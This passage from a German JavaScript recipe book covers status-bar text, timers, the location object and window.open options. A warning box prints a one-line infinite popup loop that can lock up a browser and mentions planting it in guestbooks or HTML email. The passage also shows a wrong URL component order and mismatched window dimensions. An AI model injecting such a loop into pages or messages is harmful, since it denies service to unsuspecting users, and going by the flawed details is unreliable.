Die Statuszeile wird für eine Laufschrift genutzt, die von links nach rechts beliebigen Text Zeichen für Zeichen aufrollt. Wird der Text vollständig angezeigt, wird die Statuszeile gelöscht und es geht wieder von vorne los.

Beispiel (*f5c.html*):

```

01 <html>
02   <script language="JavaScript">
03     <!--
04     text = "Willkommen bei RJS EDV-KnowHow";
05     anzeige = "";
06     i=0;
07     function textRoll() {
08       i=i+1;
09       anzeige = text.substring(0,i);
10       status=anzeige;
11       if (i == text.length) i = 0;
12       scrolltext();
13     }
14     function scrolltext() {
15       setTimeout('textRoll()',200);
16     }
17     //-->
18   </script>
19   <body onLoad="scrolltext()">
20     <h1>Homepage</h1>
21   </body>
22 </html>
```

Listing 614: Die Statuszeile wird dynamisch geschrieben.

Hinweis

Die Statuszeile ist die vom Besucher wahrscheinlich am meisten ignorierte Stelle im sichtbaren Bereich eines Webbrowsers. Zudem wird die per JavaScript geschriebene Information möglicherweise mit den automatischen Anzeigen des Webbrowsers kollidieren. Ebenso kann jeder Anwender in Browsern wie dem Firefox individuell verbieten, dass ein JavaScript auf die Statuszeile zugreift. Das Rezept sollte also nur als optionales Feature eingesetzt werden.

Beim Laden der Seite wird die Methode `scrolltext()` per Eventhandler `onLoad` aufgerufen (Zeile 19).

In dieser Funktion ruft in Zeile 15 die Methode `setTimeout()` nach der vorgegebenen Zeit (vom Zeitpunkt des Aufrufs an gerechnet) die als Parameter angegebene Anweisung `textRoll()` auf. Damit ein neuer Aufruf dieser Anweisung erst dann ausgeführt wird, wenn die erste erledigt und ein immer gleiches, vorgegebenes Zeitintervall abgewartet wurde, ruft die aufgerufene Funktion `textRoll()` die Funktion `scrolltext()` am Ende (Zeile 12) wieder selbst auf (ein rekursiver Aufruf).

Die Funktion `textRoll()` (Zeile 7 bis 13) nutzt im Wesentlichen eine Methode der Klasse `String`.

Über `substring()` wird von dem vorgegebenen Text, der in der Variablen `text` bereitgestellt wird, mit jedem Schleifendurchlauf immer ein Zeichen mehr in die Statuszeile geschrieben. Es

entsteht der Eindruck einer Laufschrift von links nach rechts. Beachten Sie, dass wir die Eigenschaft `length` der Stringvariable (Zeile 11) ausnutzen, um das Ende der Wiederholungen zu kennzeichnen.

Das Löschen der Statuszeile wird übrigens nicht explizit durchgeführt (wie es etwa über `status = ""` möglich wäre), sondern in Zeile 11 wird die Indexvariable für `substring()` auf den Wert 0 zurückgesetzt (`if (i == text.length) i = 0;`). Im nächsten Durchlauf wird die Methode dann implizit den Wert von `status` auf leer setzen.




Abbildung 328: Laufschrift in der Statuszeile

Hinweis

Durch das zeitgesteuerte, rekursive Setzen der `status`-Eigenschaft wird die Statuszeile permanent beeinflusst. Selbst wenn ein Hyperlink in der Webseite mit dem Mauszeiger überstrichen wird oder die `defaultStatus`-Eigenschaft gesetzt ist, überschreibt die Funktion `scrolltext()` unmittelbar die veränderten Werte in der Statuszeile wieder.

222 Wie kann ich den Inhalt einer Webseite ausdrucken?

Das `window`-Objekt besitzt die einfache, parameterlose Methode `print()`, um darüber den Inhalt einer Webseite auszudrucken. Diese Methode ist das Analogon zu dem Druckbefehl des Browsers und öffnet den Standarddialog zur genaueren Spezifikation des Druckvorgangs.

Beispiel (`f6.html`)

```
01 <html>
02 <body>
03 <div align="center">
04 <h1>RJS EDV-KnowHow</h1>
05 </div>
06 <a href="javascript:print()">Drucke die Webseite</a>
07 </body>
08 </html>
```

Listing 615: Das Ausdrucken der Webseite aus der Seite heraus mit JavaScript

In Zeile 6 wird mit einer Inline-Referenz bei einem Hyperlink die `print()`-Methode aufgerufen.

223 Wie kann ich den Ladevorgang einer Webseite abbrechen?

Das `window`-Objekt besitzt die einfache, parameterlose Methode `stop()`, um darüber den Ladevorgang einer Seite abzubrechen. Der Aufruf der Methode entspricht weitgehend einem Klick auf die **STOPP**-Schaltfläche im Browser bzw. dem Betätigen der **Esc**-Taste.

Beispiel (*f7.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function weiter() {
05   setTimeout('stop()',2000);
06   location.href = "http://rjs.de/a.html";
07 }
08 /-->
09 </script>
10 <noscript>Sie benötigen für die Seite JavaScript</noscript>
11 <body>
12 <div align="center">
13 <h1>RJS EDV-KnowHow</h1>
14 </div>
15 <a href="javascript:weiter()">Lade die neue Webseite</a>
16 </body>
17 </html>
```

Listing 616: Abbruch des Ladens einer Webseite

In Zeile 15 finden Sie einen Hyperlink, über den mit einer Inline-Referenz die Funktion `weiter()` aufgerufen wird.

In dieser Funktion (Zeile 4 bis 7) wird zuerst mit einer Zeitverzögerung von 2 Sekunden die `stop()`-Methode aufgerufen.

Anschließend wird über das Setzen der Eigenschaft `location.href` eine neue Webseite aufgerufen. Sollte die Seite nach 2 Sekunden noch nicht geladen worden sein, bricht die `stop()`-Methode den Ladevorgang ab.

Achtung

Beim Internet Explorer funktioniert die Methode nicht. Allerdings ist die Bedeutung der Methode für die Praxis auch gering.

224 Wie kann ich eine Aktion zeitverzögert aufrufen?

Das `window`-Objekt besitzt eine Methode mit Namen `setTimeout()`, mit der Sie die als ersten Parameter angegebene Anweisung nach der als zweiten Parameter angegebenen Anzahl von Millisekunden aufrufen können. Die Syntax sieht so aus:

```
setTimeout( [Anweisung], [Millisek] )
```

Listing 617: Die Syntax von setTimeout()

Beispiel (*f8.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04   setTimeout('location.href="f1.html"',2000);
05 //-->
06 </script>
07 <body>
08 <div align="center">
09 <h1>Willkommen auf der Webseite</h1>
10 Sie werden gleich weitergeleitet.
11 </div>
12 </body>
13 </html>
```

Listing 618: Die zeitgesteuerte Weiterleitung

In Zeile 4 wird ein Besucher nach einer Zeitspanne von zwei Sekunden mit der Eigenschaft `href` des Objekts `location` (ein Unterobjekt von `window`) auf eine andere Seite weitergeleitet.

Wie kann ich `setTimeout()` rekursiv verwenden?

Die Verwendung von `setTimeout()` bietet sich vor allem in Verbindung mit rekursiven Aufrufen an. Im Gegensatz zu der Verwendung in Schleifen haben Sie hier die Möglichkeit, in vorgegebenen Zeitintervallen verwandte Anweisungen auszuführen.

Das nachfolgende Beispiel zeigt eine kleine Animation aus dem DHTML-Bereich. Eine Grafik wird in einer Webseite endlos im Kreis verschoben.

Beispiel (*f25.html*):

```
01 <html>
02 <script language="JavaScript">
03 i = 0;
04 function kreis(){
05   i = (i + 0.1) % (2 * Math.PI);
06   document.getElementById("b1").style.left =
07     100 + (100 * Math.sin(i));
08   document.getElementById("b1").style.top =
09     100 + (100 * Math.cos(i));
10   setTimeout('kreis()',50);
11 }
12 </script>
```

Listing 619: Ein kleine Animation mit rekursivem Aufruf von setTimeout()

```

13 <body onLoad="kreis()">
14   
16   
18 </body>
19 </html>

```

Listing 619: Ein kleine Animation mit rekursivem Aufruf von setTimeout() (Forts.)

Der Einsatz von rekursiven Aufrufen in Endlosschleifen ist nicht unkritisch, denn der Stack des Rechners kann überlaufen. Durch die Zeitverzögerung mit `setTimeout()` beugt man diesem Überlauf vor.

In den Zeilen 14 bis 17 werden in der Webseite zwei Grafiken (die in unserem Fall sogar dieselbe Grafikdatei referenzieren) geladen. Diese werden mittels Style Sheets in der Webseite positioniert. Die erste Grafik wird dabei die zweite Grafik umkreisen.

Im `<body>`-Tag in Zeile 13 wird beim Laden der Webseite die Funktion `kreis()` aufgerufen.

Diese Funktion (Zeile 5 bis 11) verändert die linke und die obere Position des Elements, das die ID `b1` zugewiesen bekommen hat (die erste Grafik – Zeile 14).

Der Trick der Animation beruht nur darauf, dass die Veränderung in kleinen Schritten abläuft und mit den mathematischen Funktionen Sinus und Kosinus gekoppelt wird. Beide finden Sie in der Klasse `Math` als Klassenmethoden definiert.

Die linke Position wird nun mit Sinus-Werten (`document.getElementById("b1").style.left = 100 + (100 * Math.sin(i));`) verschoben und die obere Position zeitgleich mit Kosinus-Werten (`document.getElementById("b1").style.top = 100 + (100 * Math.cos(i));`). Das führt dazu, dass die verschobene Grafik einen Vollkreis gegen den Uhrzeigersinn vollzieht, denn in Zeile 10 erfolgt mit `setTimeout('kreis()', "50")`; ein endloser rekursiver Aufruf alle 5 Hundertstelsekunden, bei dem der Wert der global definierten Variable `i` jeweils verändert ist.

Betrachten Sie Zeile 5 genauer: `i = (i + 0.1) % (2 * Math.PI);`. Die Wertänderung von `i` erfolgt in kleinen Schritten, um eine flüssige Animation zu erreichen. Aber wozu das Moduloverfahren? Damit verhindern wir einen Überlauf des Wertebereichs von `i`. Es wäre nicht notwendig, den Wert von `i` modulo der Kreiskonstanten PI (in der Klasse `Math` als Klassenkonstante definiert) zu nehmen, um einen Kreis zu beschreiben. Das erledigen bereits Sinus und Kosinus. Aber da $2 \cdot \pi$ genau der Bereich ist, den Sinus und Kosinus zum Beschreiben aller Werte eines Vollkreises brauchen, genügt er als Wertebereich von `i` und wir sind auf jeden Fall auf der sicheren Seite.

Da der Aufruf nie abgebrochen wird, erhalten Sie eine endlos laufende Animation.

Tipp

Der Rückgabewert von `setTimeout()` kann einer Variablen zugewiesen werden, die von einer weiteren `window`-Methode mit Namen `clearTimeout()` zum Widerrufen einer verzögerten Anweisung genutzt werden kann (siehe das Rezept »Wie kann ich einen Aufruf von `setTimeout()` anhalten?« auf Seite 721).




Abbildung 329: Es ist schon ein Elend.

Achtung

Die Methode `setTimeout()` gehört zu den wichtigsten Methoden von `window` überhaupt. Allerdings muss man beachten, dass mehrere **nacheinander** notierte `setTimeout()`-Methoden alle ab dem gleichen¹⁰ (!) Zeitpunkt die Verzögerung starten. Mit anderen Worten: Wenn zwei oder mehrere Schritte nacheinander – mit definierter Verzögerung – ablaufen sollen, muss in den verwendeten `setTimeout()`-Methoden jeweils eine unterschiedliche Zeitspanne stehen. Bei mehreren verzögerten Schritten verwendet man deshalb meist einen rekursiven Aufruf.

Ebenso sollten Sie beachten, dass die Verwendung von `setTimeout()` in Verbindung mit `document.write()` ziemliche Probleme machen kann, wenn Sie in einer aufrufenden Seite mehrfach zeitverzögert neu schreiben wollen. In diesem Fall kann es leicht vorkommen, dass Sie mit dem ersten `document.write()` die gesamte Seite bereits überschreiben und damit auch die folgenden `setTimeout()`-Aufrufe damit eliminiert werden.

225 Wie kann ich einen Aufruf von `setTimeout()` anhalten?

Das `window`-Objekt besitzt eine Methode mit Namen `clearTimeout()`, mit der Sie die als ersten Parameter angegebene Anweisung nach der als zweiten Parameter angegebenen Anzahl von Millisekunden aufrufen können (*siehe das Rezept »Wie kann ich eine Aktion zeitverzögert aufrufen?« auf Seite 719*). Sofern der Rückgabewert von `setTimeout()` einer Variablen

10. Zumindest unter der Voraussetzung, dass die entsprechenden Skriptanweisungen zeitgleich dem Interpreter bereitstehen.

zugewiesen wurde, kann über die window-Methode clearTimeout() die Anweisung, die von setTimeout() aufgerufen wird, widerrufen werden. Die Methode hat folgende Syntax:

```
clearTimeout( [TimeoutVar] )
```

Listing 620: Die Syntax zum Aufruf von clearTimeout()

Der Parameter der Methode ist die Variable, die den Rückgabewert von setTimeout() aufgenommen hat.

Beispiel (*f9.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 var aufruf;
05 function weiter() {
06   aufruf = setTimeout('location.href="f1.html"',2000);
07 }
08 function stop() {
09   clearTimeout(aufruf);
10 }
11 //-->
12 </script>
13 <noscript>Sie benötigen für die Seite JavaScript</noscript>
14 <body>
15 <div align="center">
16 <h1>Willkommen auf der Webseite</h1>
17 Sie werden gleich weitergeleitet. <br />
18 <a href='javascript:weiter()'>Weiter</a><br />
19 <a href='javascript:stop()'>Abbruch</a>
20 </div>
21 </body>
22 </html>
```

Listing 621: Abfangen der Aktion, die mit setTimeout() aufgerufen wurde

Mit dem Hyperlink in Zeile 18 wird mit einer Inline-Referenz die Funktion weiter() aufgerufen.

Diese leitet in Zeile 6 den Besucher nach einem Klick auf den Hyperlink nach einer Zeitspanne von zwei Sekunden mit der Eigenschaft href des Objekts location (ein Unterobjekt von window) auf eine andere Seite weiter.

Der Rückgabewert von setTimeout() wird in der Variablen aufruf gespeichert (aufruf = setTimeout('location.href="f1.html"',2000);), die in Zeile 4 global eingeführt wurde.

Mit dem Hyperlink in Zeile 19 steht dem Besucher nun eine weitere Inline-Referenz zur Verfügung, über die die Methode stop() aufgerufen wird.

In dieser Funktion wird in Zeile 9 die window-Methode clearTimeout() aufgerufen. Diese bekommt die Variable aufruf mit der Referenz auf den Timer der setTimeout()-Methode als Parameter übergeben (clearTimeout(aufruf));. Der Anwender kann sich also nach dem Klick auf den Weiterleitungslink zwei Sekunden überlegen, ob er die Weiterleitung nicht doch noch abbrechen will.

226 Wie kann ich auf die Adresszeile des Webbrowsers zugreifen?

Sie können aus JavaScript heraus über das `location`-Objekt auf die Adresszeile des Webbrowsers zugreifen. Bei `location` handelt es sich um ein direktes Unterobjekt von `window` und es ist immer direkt verfügbar¹¹. Es repräsentiert die komplette URL der gerade in einem Browser angezeigten Webseite. Jede der Eigenschaften des `location`-Objekts steht für einen anderen Bestandteil der URL. Wenn man die allgemeine Struktur einer URL zugrunde legt, sieht sie so aus:

```
protocol://host:port pathname#hash?search
```

Listing 622: Die allgemeine Struktur einer URL

Zum Beispiel etwas in der Art:

```
http://www.webscripting.de:123/abc.html#Anfang?x=7&y=2
```

Listing 623: Eine typische URL in vollständiger Ausprägung

Jeder der einzelnen Bestandteile der URL steht als Bezeichner einer Eigenschaft des `location`-Objekts zur Verfügung und kann direkt verwendet werden.

Eigenschaft	Beschreibung
<code>protocol</code>	Das, die URL beginnende, Protokoll inklusive des ersten Doppelpunkts.
<code>host</code>	Host- und Domainname oder IP-Adresse.
<code>port</code>	Der Port.
<code>pathname</code>	Der Pfad inklusive Datei.
<code>hash</code>	Der Anker in der Webseite inklusive des Trennzeichens # (nur bei HTTP-URLs).
<code>search</code>	Suchabfragen inklusive dem Trennzeichen ? (nur bei HTTP-URLs). Der Suchstring besteht aus Variablen und Wertpaaren, jedes Paar durch & getrennt.
<code>href</code>	Die vollständige Repräsentation einer URL.
<code>hostname</code>	Die Repräsentation des kontaktierten Hosts samt Port.

Tabelle 25: Die Eigenschaften vom `location`-Objekt

Schauen wir uns ein vollständiges Beispiel an (`f20.html`):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function wasIstInLocation() {
05     alert("protocol: " + location.protocol +
06           "\nhost: " + location.host +
07           "\nport: " + location.port +
08           "\npathname: " + location.pathname +
09           "\nhash: " + location.hash +
```

Listing 624: Zugriff auf `window.location`

11. Sie brauchen es also nicht extra zu erzeugen.

```

10      "\nsearch: " + location.search +
11      "\nhref: " + location.href +
12      "\nhostname: " + location.hostname);
13 }
14 //-->
15 </script>
16 <noscript>Sie benötigen für die Seite JavaScript</noscript>
17 <body>
18 <a href="javascript:wasIstInLocation()">Klicke</a>
19 </body>
20 </html>
```

Listing 624: Zugriff auf window.location (Forts.)

In der Webseite gibt es einen Hyperlink in Zeile 18 mit einer Inline-Referenz. Darüber wird die Funktion `wasIstInLocation()` aufgerufen. In der Funktion werden die besprochenen Eigenschaften von `location` ausgegeben. Beachten Sie, dass nicht jeder Browser alle Eigenschaften mit Werten belegt.

227 Wie kann ich mit JavaScript auf eine Seite weiterleiten?

Sie können aus JavaScript heraus über das `location`-Objekt auf die Adresszeile des Webbrowsers zugreifen (siehe das Rezept »Wie kann ich auf die Adresszeile des Webbrowsers zugreifen?« auf Seite 723). Die Eigenschaft `href` von `location` kann hervorragend verwendet werden, um mit JavaScript eine neue Seite im aktuellen Browserfenster aufzurufen. Sie müssen bloß eine neue URL zuweisen.

Beispiel (*f21.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04   setTimeout('location.href="dummy.html"',2000);
05 //-->
06 </script>
07 <body>
08 Sie werden gleich weitergeleitet.
09 </body>
10 </html>
```

Listing 625: Weiterleitung mit location.href

Beim Laden der Webseite sorgt Zeile 4 dafür, dass nach zwei Sekunden die neue Datei geladen wird.

228 Wie kann ich eine aktuelle Webseite neu laden?

Sie können aus JavaScript heraus über das `location`-Objekt auf die Adresszeile des Webbrowsers zugreifen (siehe das Rezept »Wie kann ich auf die Adresszeile des Webbrowsers zugreifen?« auf Seite 723). Das `location`-Objekt verfügt über eine Methode mit Namen `reload()`. Mit deren Aufruf erzwingen Sie ein Neuladen von dem aktuell im Fenster angezeigten Dokument.

Beispiel (*f22.html*):

```
01 <html>
02 <script language="JavaScript">
03 <!--
04 function neuLaden() {
05   location.reload();
06 }
07 //-->
08 </script>
09 <body>
10 <script language="JavaScript">
11 <!--
12   document.write(new Date() + "<br />");
13 //-->
14 </script>
15 <a href="javascript:neuLaden()">Neu</a>
16 </body>
17 </html>
```

Listing 626: Das Neuladen der aktuellen Webseite

In Zeile 15 finden Sie einen Hyperlink mit einer Inline-Referenz. Mit einem Anwenderklick wird die Funktion `neuLaden()` aufgerufen. In dieser Funktion wird die Methode `reload()` aufgerufen.

Tipp

Die `reload()`-Methode eignet sich in Verbindung mit `setTimeout()` hervorragend dazu, eine Webseite in festen Intervallen automatisch zu aktualisieren, obwohl der Anwender im Browser die Seite nicht aktualisiert. Das ist vor allem dann von Nutzen, wenn auf dem Server regelmäßig Daten aktualisiert werden und der Anwender diese aktuellen Informationen sehen muss. Das Verfahren eignet sich vor allem in Verbindung mit Frames, wird jedoch durch die immer stärkere Verbreitung von AJAX an Bedeutung verlieren. AJAX bietet den Vorteil, dass beim rekursiven Nachladen von Daten nicht die gesamte Webseite neu geladen werden muss, sondern nur der Teil, der wirklich aktualisiert wurde (siehe dazu das Kapitel 12 »AJAX«).

229 Wie kann ich ein Browserfenster öffnen?

Sie kennen sicher die Webseiten, bei deren Besuch zahlreiche weitere Browserfenster aufpoppen.

So ein Öffnen eines weiteren Browserfensters aus einer Webseite heraus erfolgt nahezu immer mit Hilfe von JavaScript. Dazu kommt die `open()`-Methode des `window`-Objekts zum Einsatz. Das ist die grundsätzliche Syntax:

```
open("[URL]", "[Fenstername]", "[Optionen]")
```

Listing 627: Die Syntax der open()-Methode

Die Methode `open()` wird bei einem Aufruf entweder in einem bereits offenen Fenster einen neuen Inhalt laden, oder ein neues Fenster öffnen und dort einen neuen Inhalt anzeigen. Bei einem neuen Fenster wird dieses als Client des aufrufenden Fensters geöffnet.

Hinweis

Dies ist zwar für viele Anwender eine absolut nervige Verwendung von JavaScript und trägt immens zum teilweise schlechten Ruf von JavaScript bei, aber Sie müssen diese Technik natürlich kennen. Zumal es auch vollkommen sinnvolle und seriöse Anwendungen dafür geben kann. Beispielsweise das Anzeigen eines individuell gestalteten Informationsfensters als Alternative zu dem sehr eingeschränkten `alert()`-Dialogfenster.

Die URL ist der Inhalt einer beliebigen Datei, die in dem Fenster angezeigt werden soll. Es kann eine HTML- oder Grafikdatei sein, aber auch jede andere Datei, die der Browser darstellen kann. Dabei gelten die üblichen Regeln für Verweise. Die Adresse muss in Anführungszeichen stehen. Ein leeres Fenster wird erzeugt, wenn anstelle einer URL-Adresse einfach "" angegeben oder ganz auf Parameter verzichtet wird¹².

Der Fenstername ist ein weitgehend frei wählbarer Variablenbezeichner, der den üblichen Regeln für Variablennamen genügen muss und nicht mit einigen reservierten Token (`window`, `self`, `parent`, `top`) übereinstimmen darf, die eine feste Bedeutung haben (*siehe dazu das Rezept »Wie kann ich in ein Dokument schreiben?« auf Seite 678*).

Der Name des Fensters muss in Anführungszeichen stehen. Wird ein neuer Name gewählt, wird ein neues Fenster geöffnet. Sonst wird der neue Inhalt in einem bereits offenen Fenster mit diesem Namen angezeigt (*siehe zum Bestimmen eines Fensternamens das Rezept »Wie kann ich den Namen eines Fensters bestimmen?« auf Seite 707*).

Achtung

Durch den übermäßigen Missbrauch der Möglichkeit zum Öffnen von neuen Fenstern verfügen viele Browser mittlerweile über so genannte Pop-up-Blocker. Außerdem können Anwender mancher Browser das Öffnen von neuen Fenstern individuell per JavaScript unterbinden.




Abbildung 330: Das Öffnen und Verändern von Fenstern können Anwender in einigen Browsern verhindern.

Die Angabe der Optionen ist optional. Wenn Sie Optionen angeben, müssen sämtliche Optionen gemeinsam in Anführungszeichen stehen. Angaben zu einzelnen Optionen werden durch Kommata getrennt.

12. Was aber nicht bei jedem Browser funktioniert.

Achtung

Gerade bei der Angabe von Optionen reagieren Browser sehr unterschiedlich. Sie können sich definitiv nicht darauf verlassen, dass die theoretisch möglichen Optionen auch in allen Browzern unterstützt werden.

Beispiel (*f12.html*):

```
01 <html>
02 <body>
03 <div align="center">
04 <h1>Willkommen auf der Webseite</h1>
05 <a href='javascript:open("http://rjs.de", "a")'>Neu</a>
06 <br />
07 </div>
08 </body>
09 </html>
```

Listing 628: Das Öffnen eines Browserfensters mit open()

Mit dem Hyperlink in Zeile 6 wird mit einer Inline-Referenz die Methode `open()` aufgerufen. Diese leitet in Zeile 6 den Besucher nach einem Klick auf den Hyperlink auf eine neue Seite weiter.

Tipp

Wenn Sie die `open()`-Methode gänzlich ohne Parameter angeben, wird von den meisten Browzern ein leeres Browserfenster geöffnet.

Achtung

Ein Einzeiler wie folgender kann einen Computer vollständig blockieren:

```
while(1) open();
```

Listing 629: Eine hochgefährliche und sehr subversive Endlosschleife

Mit diesem Einzeiler öffnen Sie in einer Endlosschleife immer neue Browzernfenster. Der Anwender hat keine Chance, die einzelnen Browzernfenster auch nur annähernd so schnell zu schließen, wie neue Browzerninstanzen erstellt werden. So ein Skript kann natürlich auch in ungesicherte Gästebücher eingetragen werden oder in eine HTML-formatierte E-Mail. Wenn dann der empfangende Client die HTML-Anweisungen interpretiert, kann das bei einem schlechten E-Mail-Programm zum echten Problem werden.

Der Rückgabewert der `open()`-Methode kann in einer Variablen gespeichert werden. Diese Fenstervariable kann verwendet werden, wenn ein geöffnetes Fenster nach dem Öffnen weiter per JavaScript manipuliert (geschlossen, verschoben etc.) werden soll. Das ist die grundsätzliche Syntax:

```
f1 = open("[URL]", "[Fenstername]", "[Optionen]")
```

Listing 630: Die Syntax der open()-Methode, bei der der Rückgabewert in einer Variablen gespeichert wird

Hinweis

Die `open()`-Methode kann ohne eine solche Zuweisung des Rückgabewerts an eine Variable verwendet werden, aber in vielen Fällen ist diese Zuweisung sinnvoll. Auf jeden Fall dann, wenn nach dem Öffnen noch mit JavaScript auf das Fenster zugegriffen werden soll.

230 Wie kann ich beim Öffnen eines Fensters dessen Verhalten und Aussehen beeinflussen?

Das Öffnen eines weiteren Browserfensters aus einer Webseite heraus erfolgt mit Hilfe der `open()`-Methode des `window`-Objekts (siehe das Rezept »Wie kann ich ein Browserfenster öffnen?« auf Seite 725).

Sofern Sie dabei keine Optionen angeben, wird die Größe des Folgefensters und auch die Position weitgehend zufällig gewählt. Genau genommen hängt dies von der aufrufenden Konstellation ab. Dieses Verhalten kann natürlich individuell angepasst werden, wozu im Wesentlichen die Optionen der `open()`-Methode genutzt werden können.

Sie können sowohl Parameter beim Aufruf einer Fensterinstanz verwenden als auch bei bereits erzeugtem Fenster neue Werte für die Fenstereigenschaften zuweisen. Die erlaubten Optionen beim Öffnen sind folgende:

Option	Beschreibung
<code>width=(Pixel)</code>	Die Option erzwingt eine in Pixel angegebene Fensterbreite.
<code>height=(Pixel)</code>	Die Option erzwingt eine in Pixel angegebene Fensterhöhe.
<code>resizable=yes/no</code>	Die Option legt fest, ob die Größe des Fensters fest oder veränderbar ist (Voreinstellung yes).
<code>scrollbars=yes/no</code> <code>toolbar=yes/no</code> <code>status=yes/no</code> <code>menubar=yes/no</code> <code>location=yes/no</code>	Die Optionen legen jeweils fest, ob das Fenster eine fenstereigene Bildlaufleiste (<code>scrollbars</code>), Buttonleiste (<code>toolbar</code>), Statuszeile (<code>status</code>), Menüleiste (<code>menubar</code>) und URL-Adresszeile (<code>location</code>) hat. Die Voreinstellung ist immer no.
<code>directories=yes/no</code>	Die Option legt fest, ob das Fenster über fenstereigene Directory-Buttons (Netscape) verfügt.

Tabelle 26: Die möglichen Optionen von `open()`

Schauen wir uns ein Beispiel für den Einsatz der Optionen von `open()` an.

Beispiel (`f10.html`):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function f1() {
05   open("dummy.html", "f1", "width=600, height=250, resizable=yes, +
06   directories=yes, menubar=yes, location=yes");
06 }
07 function f2() {
```

Listing 631: Einsatz von `open()` in Verbindung mit Optionen

```

08 open("dummy.html", "f2", "width=600, height=250, resizable=no, 
         directories=no, menubar=no, location=no");
09 }
10 //-->
11 </script>
12 <body>
13 <a href="javaScript:f1()">Fenster 1</a>
14 <br />
15 <a href="javaScript:f2()">Fenster 2</a>
16 </body>
17 </html>

```

Listing 631: Einsatz von open() in Verbindung mit Optionen (Forts.)

Das Beispiel ruft in den Zeilen 13 und 15 mit Inline-Referenzen bei zwei Hyperlinks die Funktionen f1() und f2() auf. Diese öffnen jeweils ein Fenster, wobei die Optionen unterschiedlich gesetzt werden.

In der Funktion f1() wird die Breite auf 600 Pixel und die Höhe auf 250 Pixel gesetzt. Dazu soll das Folgefenster in der Größe veränderbar sein sowie einen Verzeichnisbutton, eine Menüzeile und eine Adresszeile besitzen (Zeile 5 – open("dummy.html", "f1", "width=600, height=250, resizable=yes, directories=yes, menubar=yes, location=yes"));.

In der Funktion f2() wird die Breite auf 500 Pixel und die Höhe auf 350 Pixel gesetzt. Dazu sollen diese Folgefenster aber in der Größe nicht veränderbar sein sowie keinen Verzeichnisbutton, keine Menüzeile und keine Adresszeile besitzen (Zeile 8 – open("dummy.html", "f2", "width=500, height=350, resizable=no, directories=no, menubar=no, location=no"));.



Abbildung 331: Die beiden neuen Fenster unterscheiden sich offensichtlich – dem hinteren Fenster fehlen die Adresszeile, das Menü, die Symbolleiste und der Button für das Vollbild ist deaktiviert (es lässt sich überhaupt nicht in der Größe verändern).

Hinweis

Obwohl die neuen Browser ganz gut mit den Optionen umgehen können, wird Ihnen beim Test mit mehreren Browsern auffallen, dass auch neue (bei alten ist das Problem noch größer) Browser nicht alle Optionen umsetzen werden.

Ab JavaScript 1.3 gibt es noch einige zusätzliche Optionen, die aber von den Browsern noch viel inkonsistenter behandelt werden.

So kann über `dependent=yes/no` festgelegt werden, ob das Elternfenster geschlossen werden soll, wenn das Clientfenster geschlossen wird (`yes`).

Über `hotkeys=yes/no` lassen sich die Browser-Hotkeys deaktivieren (`no`).

Die Angaben `innerHeight=(Pixel)` und `innerWidth=(Pixel)` ergänzen die bisherigen Angabe zur Höhe und Breite, indem sie explizit den Anzeigebereich des neuen Fensters festlegen (nicht die äußere Größe, die den inneren Anzeigebereich auf Grund optionaler Statuszeile und Menüzeile nicht genau festlegt).

Besonders wichtig ist jedoch, dass über `screenX=(Pixel)` und `screenY=(Pixel)` die linke obere Ecke des Browserfensters festgelegt werden kann. Die Browser der Netscape-Familie können damit sehr gut umgehen (außer in Kombination mit `dependent=yes`), aber die meisten anderen Browser ignorieren die Angaben. Schauen wir uns auch ein Beispiel für die erweiterten Optionen bei `open()` an.

Beispiel (*f11.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04 function f1() {
05   open("dummy.html", "f1", "innerWidth=400, innerHeight=250, ←
